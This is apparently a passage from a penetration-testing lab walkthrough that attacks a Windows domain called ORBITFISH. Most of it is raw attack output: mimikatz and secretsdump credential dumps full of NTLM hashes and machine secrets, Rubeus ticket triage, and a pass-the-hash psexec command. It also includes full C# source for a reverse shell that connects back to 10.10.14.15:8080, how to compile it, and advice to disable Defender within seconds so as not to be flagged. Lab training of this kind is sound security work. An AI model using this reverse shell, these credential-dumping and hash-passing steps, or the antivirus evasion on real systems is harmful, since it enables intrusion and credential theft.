    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
27f1c15402418952b9d5f6e2eb7c9dbf69f5ca0f3c09f9ca667230be72aaa7b2
      aes128_hmac       (4096) : f3ee98054ce925a815f51e88440c93ee
      des_cbc_md5       (4096) : 5de5d985e546df37
    OldCredentials
      aes256_hmac       (4096) :
ba492f73d956d94717f3b60dec92390deac303b0f0527405390cbb129a41574a
      aes128_hmac       (4096) : 8f9028d23bb8d3ae1ca0fdacef386f67
      des_cbc_md5       (4096) : fe1ad9d5fb04f854
    OlderCredentials
      aes256_hmac       (4096) :
be01b4d3e69ba093ab244ab1884c48386a6babb77fcc09af353c3694c935c576
      aes128_hmac       (4096) : 0b8e7356c51cc6701adbfd6a93fa09ee
      des_cbc_md5       (4096) : a832169d98a1d92f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV001.ORBITFISH.LOCALAdministrator
    Credentials
      des_cbc_md5       : 5de5d985e546df37
    OldCredentials
      des_cbc_md5       : fe1ad9d5fb04f854
```

```
RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 29d15eade69944e6487fbb7289792575

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a763f688fe2aa3c0c279cd57efc56807

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
0e483a6a5a98607030af120968f85a743cc934675d2c3e685969949140607fab
      aes128_hmac       (4096) : a9d578369f8759307044552fc54720aa
      des_cbc_md5       (4096) : f48902c7d97c8f86

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : f48902c7d97c8f86
```

mimikatz logonpasswords

```
beacon> mimikatz sekurlsa::logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 706130 bytes
[+] received output:

Authentication Id : 0 ; 71696 (00000000:00011810)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:41 AM
SID               : S-1-5-90-0-1
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : OrbitFish.local
     * Password : 30 29 5f 68 1c ac 00 3a 13 25 97 da c4 88 91 95 e5 4b a4 46 89 2a
8a 9c 89 d8 be 11 21 93 53 1d 12 41 21 1e c6 d1 33 c8 d7 a1 fd 93 5d ea 0f b1 03 8e
87 18 15 8d f9 02 46 f3 e3 45 71 7b 72 4f d2 2d af 2c 82 60 d0 a9 ec 9c d8 ab 2b e7
4a a3 3b 02 cb 0d a2 61 e7 a1 81 3c 97 0c e1 a7 0b 87 0c 2b 8a a0 60 63 61 51 3c 08
89 0f 36 0f 18 03 04 ac 11 82 79 0c bf 16 75 af 46 e2 bf 0c f2 75 81 49 7f d1 9a 41
da 92 b0 e6 0b 1b c4 3f 6a 72 4c 12 1e 35 ee 55 10 d7 69 b3 0b fa b8 cb 15 88 c1 93
60 ca bd ce 7e 88 56 bf 44 b1 1f e9 68 fe 4d ef d7 6e 52 33 eb 75 9f ad 1a 0d ec 7b
2b 9b a3 c4 3a 8c 96 01 80 80 af bf 62 a9 b4 2d 70 9d 21 a8 4d 93 65 66 4c 34 a5 1a
54 23 6f 79 51 a7 f4 ae ab c1 52 ce 09 02 9f e1 7c 63 25 92 4d f4
    ssp :
    credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SRV001$
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:40 AM
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : srv001$
     * Domain   : ORBITFISH.LOCAL
     * Password : (null)
    ssp :
    credman :

Authentication Id : 0 ; 41191 (00000000:0000a0e7)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:40 AM
SID               : S-1-5-96-0-1
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : OrbitFish.local
     * Password : 30 29 5f 68 1c ac 00 3a 13 25 97 da c4 88 91 95 e5 4b a4 46 89 2a
8a 9c 89 d8 be 11 21 93 53 1d 12 41 21 1e c6 d1 33 c8 d7 a1 fd 93 5d ea 0f b1 03 8e
87 18 15 8d f9 02 46 f3 e3 45 71 7b 72 4f d2 2d af 2c 82 60 d0 a9 ec 9c d8 ab 2b e7
4a a3 3b 02 cb 0d a2 61 e7 a1 81 3c 97 0c e1 a7 0b 87 0c 2b 8a a0 60 63 61 51 3c 08
89 0f 36 0f 18 03 04 ac 11 82 79 0c bf 16 75 af 46 e2 bf 0c f2 75 81 49 7f d1 9a 41
da 92 b0 e6 0b 1b c4 3f 6a 72 4c 12 1e 35 ee 55 10 d7 69 b3 0b fa b8 cb 15 88 c1 93
60 ca bd ce 7e 88 56 bf 44 b1 1f e9 68 fe 4d ef d7 6e 52 33 eb 75 9f ad 1a 0d ec 7b
2b 9b a3 c4 3a 8c 96 01 80 80 af bf 62 a9 b4 2d 70 9d 21 a8 4d 93 65 66 4c 34 a5 1a
54 23 6f 79 51 a7 f4 ae ab c1 52 ce 09 02 9f e1 7c 63 25 92 4d f4
    ssp :
    credman :

Authentication Id : 0 ; 41089 (00000000:0000a081)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:40 AM
SID               : S-1-5-96-0-0
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : OrbitFish.local
     * Password : 30 29 5f 68 1c ac 00 3a 13 25 97 da c4 88 91 95 e5 4b a4 46 89 2a
8a 9c 89 d8 be 11 21 93 53 1d 12 41 21 1e c6 d1 33 c8 d7 a1 fd 93 5d ea 0f b1 03 8e
87 18 15 8d f9 02 46 f3 e3 45 71 7b 72 4f d2 2d af 2c 82 60 d0 a9 ec 9c d8 ab 2b e7
4a a3 3b 02 cb 0d a2 61 e7 a1 81 3c 97 0c e1 a7 0b 87 0c 2b 8a a0 60 63 61 51 3c 08
89 0f 36 0f 18 03 04 ac 11 82 79 0c bf 16 75 af 46 e2 bf 0c f2 75 81 49 7f d1 9a 41
da 92 b0 e6 0b 1b c4 3f 6a 72 4c 12 1e 35 ee 55 10 d7 69 b3 0b fa b8 cb 15 88 c1 93
60 ca bd ce 7e 88 56 bf 44 b1 1f e9 68 fe 4d ef d7 6e 52 33 eb 75 9f ad 1a 0d ec 7b
2b 9b a3 c4 3a 8c 96 01 80 80 af bf 62 a9 b4 2d 70 9d 21 a8 4d 93 65 66 4c 34 a5 1a
54 23 6f 79 51 a7 f4 ae ab c1 52 ce 09 02 9f e1 7c 63 25 92 4d f4
    ssp :
    credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:41 AM
SID               : S-1-5-19
    msv :
    tspkg :
    wdigest :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    kerberos :
     * Username : (null)
     * Domain   : (null)
     * Password : (null)
    ssp :
    credman :

Authentication Id : 0 ; 71676 (00000000:000117fc)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:41 AM
SID               : S-1-5-90-0-1
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : SRV001$
     * Domain   : OrbitFish.local
     * Password : 30 29 5f 68 1c ac 00 3a 13 25 97 da c4 88 91 95 e5 4b a4 46 89 2a
8a 9c 89 d8 be 11 21 93 53 1d 12 41 21 1e c6 d1 33 c8 d7 a1 fd 93 5d ea 0f b1 03 8e
87 18 15 8d f9 02 46 f3 e3 45 71 7b 72 4f d2 2d af 2c 82 60 d0 a9 ec 9c d8 ab 2b e7
4a a3 3b 02 cb 0d a2 61 e7 a1 81 3c 97 0c e1 a7 0b 87 0c 2b 8a a0 60 63 61 51 3c 08
89 0f 36 0f 18 03 04 ac 11 82 79 0c bf 16 75 af 46 e2 bf 0c f2 75 81 49 7f d1 9a 41
da 92 b0 e6 0b 1b c4 3f 6a 72 4c 12 1e 35 ee 55 10 d7 69 b3 0b fa b8 cb 15 88 c1 93
60 ca bd ce 7e 88 56 bf 44 b1 1f e9 68 fe 4d ef d7 6e 52 33 eb 75 9f ad 1a 0d ec 7b
2b 9b a3 c4 3a 8c 96 01 80 80 af bf 62 a9 b4 2d 70 9d 21 a8 4d 93 65 66 4c 34 a5 1a
54 23 6f 79 51 a7 f4 ae ab c1 52 ce 09 02 9f e1 7c 63 25 92 4d f4
    ssp :
    credman :

Authentication Id : 0 ; 40056 (00000000:00009c78)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:40 AM
SID               :
    msv :
     [00000003] Primary
     * Username : SRV001$
     * Domain   : ORBITFISH
     * NTLM     : 00ee6a15b7df9a3cc34e8d13155f4d75
     * SHA1     : f36bd0811522e783d81a1cc453afcaf2a7614f7c
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SRV001$
Domain            : ORBITFISH
Logon Server      : (null)
Logon Time        : 12/21/2020 4:02:40 AM
SID               : S-1-5-18
    msv :
    tspkg :
    wdigest :
     * Username : SRV001$
     * Domain   : ORBITFISH
     * Password : (null)
    kerberos :
     * Username : srv001$
     * Domain   : ORBITFISH.LOCAL
     * Password : (null)
    ssp :
    credman :
```

Secretsdump

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 secretsdump.py
SRV001/Administrator@srv001.orbitfish.local -hashes
:3531cfe984184c7223d5d76afcb96898
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.22.123:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x987bea20b50bfc66c273c58af1db3f80
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3531cfe984184c7223d5d76afcb96898:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:29d15eade69944e6487fbb728979
2575:::
[*] Dumping cached domain logon information (domain/username:hash)
ORBITFISH.LOCAL/Administrator:$DCC2$10240#Administrator#a3118c0355c1b19322960df4ac18
0d79
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ORBITFISH\SRV001$:aes256-cts-hmac-sha1-
96:6c06a46b1694799aec22c4dae895828cdc8ebc8cd4e1bd95291e74e1fb4f5257
ORBITFISH\SRV001$:aes128-cts-hmac-sha1-96:557932d0b399c6c14ef5f1d5cabe123d
ORBITFISH\SRV001$:des-cbc-md5:fdf2c7e01343b98f
ORBITFISH\SRV001$:plain_password_hex:30295f681cac003a132597dac4889195e54ba446892a8a9
c89d8be112193531d1241211ec6d133c8d7a1fd935dea0fb1038e8718158df90246f3e345717b724fd22
daf2c8260d0a9ec9cd8ab2be74aa33b02cb0da261e7a1813c970ce1a70b870c2b8aa0606361513c08890
f360f180304ac1182790cbf1675af46e2bf0cf27581497fd19a41da92b0e60b1bc43f6a724c121e35ee5
510d769b30bfab8cb1588c19360cabdce7e8856bf44b11fe968fe4defd76e5233eb759fad1a0dec7b2b9
ba3c43a8c96018080afbf62a9b42d709d21a84d9365664c34a51a54236f7951a7f4aeabc152ce09029fe
17c6325924df4
ORBITFISH\SRV001$:aad3b435b51404eeaad3b435b51404ee:00ee6a15b7df9a3cc34e8d13155f4d75:
::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7d9f2ed42e9261104b0741930fe622a71b6b4f59
dpapi_userkey:0x87b51d58803053904278836950cec57b03c81b95
[*] NL$KM
 0000   6F 2E 5A C3 A5 5D 22 93  68 89 04 EE 20 4E 55 20   o.Z..]".h... NU
 0010   C5 B0 27 D5 78 5B 88 96  EB 4A C2 C1 7E 56 F0 B2   ..'.x[...J..~V..
 0020   AE D4 2C 6C 1E CC 8D 78  BB 7E D2 B5 F7 23 9D 05   ..,l...x.~...#..
 0030   84 2F BB 0B A9 92 C5 00  8D CC AD 25 44 B3 3E 85   ./.........%D.>.
NL$KM:6f2e5ac3a55d2293688904ee204e5520c5b027d5785b8896eb4ac2c17e56f0b2aed42c6c1ecc8d
78bb7ed2b5f7239d05842fbb0ba992c5008dccad2544b33e85
[*] Cleaning up...
```

secrets

```
beacon> mimikatz lsadump::secrets
[*] Tasked beacon to run mimikatz's lsadump::secrets command
[+] host called home, sent: 706122 bytes
[+] received output:
Domain : SRV001
SysKey : 987bea20b50bfc66c273c58af1db3f80

Local name : SRV001 ( S-1-5-21-2335775337-2917130845-504554790 )
Domain name : ORBITFISH ( S-1-5-21-422340810-923920092-1608110645 )
Domain FQDN : OrbitFish.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {b8d7ee1b-30d8-0d7b-ed97-77ab7e59b323}
  [00] {b8d7ee1b-30d8-0d7b-ed97-77ab7e59b323}
5ee0520dccd524617a86d699c419290a05468dd5ebd7e20ccbc4d19bf26e7d2a

Secret  : $MACHINE.ACC
cur/hex : 30 29 5f 68 1c ac 00 3a 13 25 97 da c4 88 91 95 e5 4b a4 46 89 2a 8a 9c 89
d8 be 11 21 93 53 1d 12 41 21 1e c6 d1 33 c8 d7 a1 fd 93 5d ea 0f b1 03 8e 87 18 15
8d f9 02 46 f3 e3 45 71 7b 72 4f d2 2d af 2c 82 60 d0 a9 ec 9c d8 ab 2b e7 4a a3 3b
02 cb 0d a2 61 e7 a1 81 3c 97 0c e1 a7 0b 87 0c 2b 8a a0 60 63 61 51 3c 08 89 0f 36
0f 18 03 04 ac 11 82 79 0c bf 16 75 af 46 e2 bf 0c f2 75 81 49 7f d1 9a 41 da 92 b0
e6 0b 1b c4 3f 6a 72 4c 12 1e 35 ee 55 10 d7 69 b3 0b fa b8 cb 15 88 c1 93 60 ca bd
ce 7e 88 56 bf 44 b1 1f e9 68 fe 4d ef d7 6e 52 33 eb 75 9f ad 1a 0d ec 7b 2b 9b a3
c4 3a 8c 96 01 80 80 af bf 62 a9 b4 2d 70 9d 21 a8 4d 93 65 66 4c 34 a5 1a 54 23 6f
79 51 a7 f4 ae ab c1 52 ce 09 02 9f e1 7c 63 25 92 4d f4
    NTLM:00ee6a15b7df9a3cc34e8d13155f4d75
    SHA1:f36bd0811522e783d81a1cc453afcaf2a7614f7c
old/hex : 50 ba 0b 35 fa 89 cd 56 8e 7f 45 25 92 53 58 e4 e4 db 09 6f 14 b0 84 b7 03
dc 2f 1e 23 af f4 29 1a e8 bc 51 44 ed e3 68 ce 3c 91 d4 c8 22 64 ca 80 88 d7 f3 a1
c2 bb c3 1e 56 0b 90 d1 07 b3 e8 3b 88 53 f8 64 65 a7 1b a9 6b 6c a4 5c 67 80 cf 9b
28 12 d4 3a 6b 3c 4c 69 4e 28 f3 d4 68 1c af 28 e6 2e be 91 70 05 fb ff 90 92 a7 e3
b3 6f e3 02 02 82 5b 0a 2d ed 3c b7 c1 55 11 91 21 0d c1 52 c1 80 d5 a0 36 2a 2b b3
d8 4a 52 ea a9 f6 ce 0b 70 b7 6a ba 40 c1 72 18 df 5d 90 88 1e 17 cb 2e da 91 71 cc
ea b3 24 4c 1f ee 25 61 9f 5d a9 14 6e 93 cc 2b 9e cf 0a 7a d6 db cb 1a 8f 7e 74 46
ef 31 29 4e 9e 30 63 30 cb ac 51 64 a3 05 de 23 30 df 27 2d 08 bd b2 14 85 af ec 27
2b 99 47 6c b0 69 a6 36 4a c8 52 f1 cf 80 c6 57 fc 4e cb
    NTLM:6b6bafdfb652d2a1d1ab9e2a798ed751
    SHA1:46f6a191c75373df685428e859d34f95ebc2d6e1

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 7d 9f 2e d4 2e 92 61 10 4b 07 41 93 0f e6 22 a7 1b 6b 4f 59 87
b5 1d 58 80 30 53 90 42 78 83 69 50 ce c5 7b 03 c8 1b 95
    full:
7d9f2ed42e9261104b0741930fe622a71b6b4f5987b51d58803053904278836950cec57b03c81b95
    m/u : 7d9f2ed42e9261104b0741930fe622a71b6b4f59 /
87b51d58803053904278836950cec57b03c81b95
```

```
old/hex : 01 00 00 00 3a 46 db 6c 6a 69 ad 19 2f a3 54 7a a3 8c 59 b4 57 51 2d 35 2a
5b 9c d4 26 cb e3 d0 0f 2e 1b 16 eb 73 fd f9 78 5a 70 cb
    full:
3a46db6c6a69ad192fa3547aa38c59b457512d352a5b9cd426cbe3d00f2e1b16eb73fdf9785a70cb
    m/u : 3a46db6c6a69ad192fa3547aa38c59b457512d35 /
2a5b9cd426cbe3d00f2e1b16eb73fdf9785a70cb

Secret  : NL$KM
cur/hex : 6f 2e 5a c3 a5 5d 22 93 68 89 04 ee 20 4e 55 20 c5 b0 27 d5 78 5b 88 96 eb
4a c2 c1 7e 56 f0 b2 ae d4 2c 6c 1e cc 8d 78 bb 7e d2 b5 f7 23 9d 05 84 2f bb 0b a9
92 c5 00 8d cc ad 25 44 b3 3e 85
old/hex : 6f 2e 5a c3 a5 5d 22 93 68 89 04 ee 20 4e 55 20 c5 b0 27 d5 78 5b 88 96 eb
4a c2 c1 7e 56 f0 b2 ae d4 2c 6c 1e cc 8d 78 bb 7e d2 b5 f7 23 9d 05 84 2f bb 0b a9
92 c5 00 8d cc ad 25 44 b3 3e 85

Secret  : _SC_ADSync / service 'ADSync' with username : NT SERVICE\ADSync
```

Credentials file located (powershell securestring file) ??!!

```
    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/24/2020   6:30 AM                WindowsPowerShell
-a----        4/18/2020   2:49 AM            990 credentials


type credentials
01000000d08c9ddf0115d1118c7a00c04fc297eb0100000073ac3492aca2f340b5f19d92adb43e560000
0000020000000000106600000001000020000000b9e4b37d1e0c39ba7ce609a865b14cc0fe301adf4d41
b814af034100c8c85518000000000e80000000020000200000002cf4c43bf23700ddef1f3d33afdd041c
4cc099a8e94b7a24d327420265be1053200000007d18e390587c0aa47c34f48e5d578a2942f91328daae
924dd229183bf673857140000000faf4b0eb9918602112eda5f807725673d7751809ce620e2252f4c874
69c7b921d54cdb967497adc690532db9bef3284a7481ea12bc30a8fc3ab6b7519bbc1a90
PS C:\Users\Administrator\Documents>
```

Tickets

```
beacon> execute-assembly rubeus.exe triage
[*] Tasked beacon to run .NET program: rubeus.exe triage
[+] host called home, sent: 378935 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e7

 ------------------------------------------------------------------------------------
---------------------
 | LUID  | UserName                  | Service                                  |
EndTime                 |
 ------------------------------------------------------------------------------------
---------------------
 | 0x3e4 | srv001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL                   |
12/22/2020 9:02:44 AM  |
 | 0x3e4 | srv001$ @ ORBITFISH.LOCAL | cifs/dc.OrbitFish.local                  |
12/22/2020 9:02:44 AM  |
 | 0x3e4 | srv001$ @ ORBITFISH.LOCAL | GC/dc.OrbitFish.local/OrbitFish.local    |
12/21/2020 2:02:43 PM  |
 | 0x3e4 | srv001$ @ ORBITFISH.LOCAL | LDAP/dc.OrbitFish.local                  |
12/21/2020 2:02:43 PM  |
 | 0x3e4 | srv001$ @ ORBITFISH.LOCAL | LDAP/dc.OrbitFish.local/OrbitFish.local  |
12/21/2020 2:02:42 PM  |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | krbtgt/ORBITFISH.LOCAL                   |
12/22/2020 12:48:58 AM |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | cifs/srv002                              |
12/22/2020 12:48:58 AM |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | cifs/dc.OrbitFish.local/OrbitFish.local  |
12/22/2020 12:48:58 AM |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | SRV001$                                  |
12/22/2020 12:48:58 AM |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | LDAP/dc.OrbitFish.local/OrbitFish.local  |
12/22/2020 12:48:58 AM |
 | 0x3e7 | srv001$ @ ORBITFISH.LOCAL | srv001$                                  |
12/21/2020 9:37:38 PM  |
 ------------------------------------------------------------------------------------
---------------------
```

Also, we are now targetting MSOL so....

https://gist.github.com/xpn/0dc393e944d8733e3c63023968583545/raw/d45633c954ee3d40be1bff82648750f516cd3b80/azuread_decrypt_msol.ps1

```
[*] Listing: C:\progra~1\
Size     Type     Last Modified         Name
----     ----     -------------         ----
         dir      01/01/2020 09:20:22   Common Files
         dir      09/05/2020 13:18:37   internet explorer
         dir      01/13/2020 09:44:00   Microsoft Azure Active Directory Connect
         dir      01/13/2020 09:48:17   Microsoft Azure AD Connect Health Sync Agent
         dir      01/13/2020 09:46:54   Microsoft Azure AD Sync
         dir      01/13/2020 09:46:13   Microsoft SQL Server
         dir      03/15/2020 08:09:58   PackageManagement
         dir      01/01/2020 09:18:11   Uninstall Information
         dir      01/01/2020 09:20:44   VMware
         dir      07/24/2020 06:52:28   Windows Defender
         dir      11/13/2020 11:01:52   Windows Defender Advanced Threat Protection
         dir      09/15/2018 00:19:03   Windows Mail
         dir      07/24/2020 06:52:28   Windows Media Player
         dir      09/15/2018 00:19:03   Windows Multimedia Platform
         dir      09/15/2018 00:28:48   windows nt
         dir      07/24/2020 06:52:28   Windows Photo Viewer
         dir      09/15/2018 00:19:03   Windows Portable Devices
         dir      09/15/2018 00:19:00   Windows Security
         dir      09/15/2018 00:19:00   Windows Sidebar
         dir      09/15/2018 00:19:00   WindowsApps
         dir      03/15/2020 08:09:58   WindowsPowerShell
174b     fil      09/15/2018 00:16:48   desktop.ini
```

```
a----         1/13/2020   9:46 AM            129 ADSyncBootstrap-20200113-094620.log
-a----         1/13/2020   9:46 AM          10500 ADSyncBootstrap-20200113-094623.log
-a----         1/13/2020   9:46 AM           1412 ADSyncBootstrap-20200113-094641.log
-a----         1/13/2020   9:45 AM           7989 mscvr120_install.log
-a----         1/13/2020   9:45 AM         171604
mscvr120_install_0_vcRuntimeMinimum_x64.log
-a----         1/13/2020   9:45 AM         192724
mscvr120_install_1_vcRuntimeAdditional_x64.log
-ar---         1/13/2020   9:48 AM           6210 PersistedState.xml
-a----         1/13/2020   9:46 AM         187922 SqlCmdLnUtils_Install-20200113-
094617.log
-a----         1/13/2020   9:46 AM         608242 SqlLocalDB_Install-20200113-
094611.log
-a----         1/13/2020   9:46 AM         321270 SqlNCli_Install-20200113-094616.log
-a----         1/13/2020   9:47 AM          28439 SyncEngine-20200113-094611.log
-a----         1/13/2020   9:47 AM         760098 Synchronization Service_Install-
20200113-094653.log
-a----         1/13/2020   9:47 AM              0 SyncRulesRestoreScript-2020-01-13-
09-47-24-515dab2a-9c9a-4847-85de-d0f

                                                  8baeaa8be.ps1

-a----         1/13/2020   9:47 AM         179656 SyncRulesScript-2020-01-13-09-47-
44-b891884f-051e-4a83-95af-2544101c90

                                                  83-3540d216-d228-44fc-a991-

6205c47817f3.ps1
```

```
-a----        1/13/2020   9:47 AM          80569 SyncRulesScript-2020-01-13-09-47-
50-b29ab79d-209e-4e11-994d-8a7dc6f04b
                                                 d8-0c0d52c2-340e-44f7-8558-
d26ff6f05cf0.ps1
-a----        1/13/2020   9:53 AM         272978 trace-20200113-094402.log
-a----        1/13/2020   9:56 AM          30277 trace-20200113-095439.log
-a----         9/3/2020   3:34 PM          14121 trace-20200903-153438.log


cd ..
cd ..
ls
ls


    Directory: C:\programdata


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         9/3/2020   3:34 PM                AADConnect
d---s-        1/13/2020   9:48 AM                Microsoft
d-----         9/5/2020   2:22 PM                Package Cache
d-----       12/22/2020   2:04 PM                regid.1991-06.com.microsoft
d-----        9/15/2018  12:19 AM                SoftwareDistribution
d-----        7/24/2020   6:52 AM                ssh
d-----         1/1/2020   9:19 AM                USOPrivate
d-----         1/1/2020   9:19 AM                USOShared
d-----         1/1/2020   9:20 AM                VMware
-a----       12/22/2020   1:18 PM          45272 nc64.exe
```

To get to this point you need 2x socks proxies. However, only port 445 is open and psexec if flagged by AV.

Custom compiled binary for reverse shell (sample8080.exe, reverse shell on port 8080)

C# Code

```
using System;
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Text;
using System.Diagnostics;

public class ReverseTCPShell
{
    public static TcpClient tcpClient;
    public static NetworkStream stream;
    public static StreamReader streamReader;
    public static StreamWriter streamWriter;
    public static StringBuilder UserInput;

    public static void Main(string[] args)
    {
        tcpClient = new TcpClient();
        UserInput = new StringBuilder();

        if (!tcpClient.Connected)
        {
            try
            {
                tcpClient.Connect("10.10.14.15", 8080);
                stream = tcpClient.GetStream();
                streamReader = new StreamReader(stream,
System.Text.Encoding.Default);
                streamWriter = new StreamWriter(stream,
System.Text.Encoding.Default);
            }
            catch (Exception)
            {
                return;
            }

            Process CmdProc;
            CmdProc = new Process();

            CmdProc.StartInfo.FileName = "cmd.exe";
            CmdProc.StartInfo.UseShellExecute = false;
            CmdProc.StartInfo.RedirectStandardInput = true;
            CmdProc.StartInfo.RedirectStandardOutput = true;
            CmdProc.StartInfo.RedirectStandardError = true;

            CmdProc.OutputDataReceived += new
DataReceivedEventHandler(SortOutputHandler);
            CmdProc.ErrorDataReceived += new
DataReceivedEventHandler(SortOutputHandler);

            CmdProc.Start();
            CmdProc.BeginOutputReadLine();
            CmdProc.BeginErrorReadLine();

            while (true)
            {
                try
                {
                    UserInput.Append(streamReader.ReadLine());
                    CmdProc.StandardInput.WriteLine(UserInput);
                    UserInput.Remove(0, UserInput.Length);
                }
                catch (Exception)
                {
                    streamReader.Close();
                    streamWriter.Close();
                    CmdProc.Kill();
                    break;
                }
            }
        }
    }

    public static void SortOutputHandler(object sendingProcess,
DataReceivedEventArgs outLine)
    {
        StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data))
        {
            try
            {
                strOutput.Append(outLine.Data);
                streamWriter.WriteLine(strOutput);
                streamWriter.Flush();
            }
            catch (Exception) { }
        }
    }
}
```

Compile with

```
PS C:\windows\Microsoft.NET\Framework\v4.0.30319> .\csc.exe /t:exe
/out:C:\users\bufos\desktop\sample8000.exe C:\users\bufos\desktop\sample8000.cs
```

```
chains1081 psexec.py -hashes :3531cfe984184c7223d5d76afcb96898
SRV001/Administrator@srv001.orbitfish.local -f binaries/sample8080.exe
```

Get reverse shell

```
root@nix36:~/aptlabs# rlwrap ncat -lnvp 8080
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:41637.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Quickly disable defender and then you are free to run normal stuff (approx 10 secs, otherwise you are flaged)

```
root@nix36:~/aptlabs# rlwrap ncat -lnvp 8080
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:41637.
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.
powershell.exe
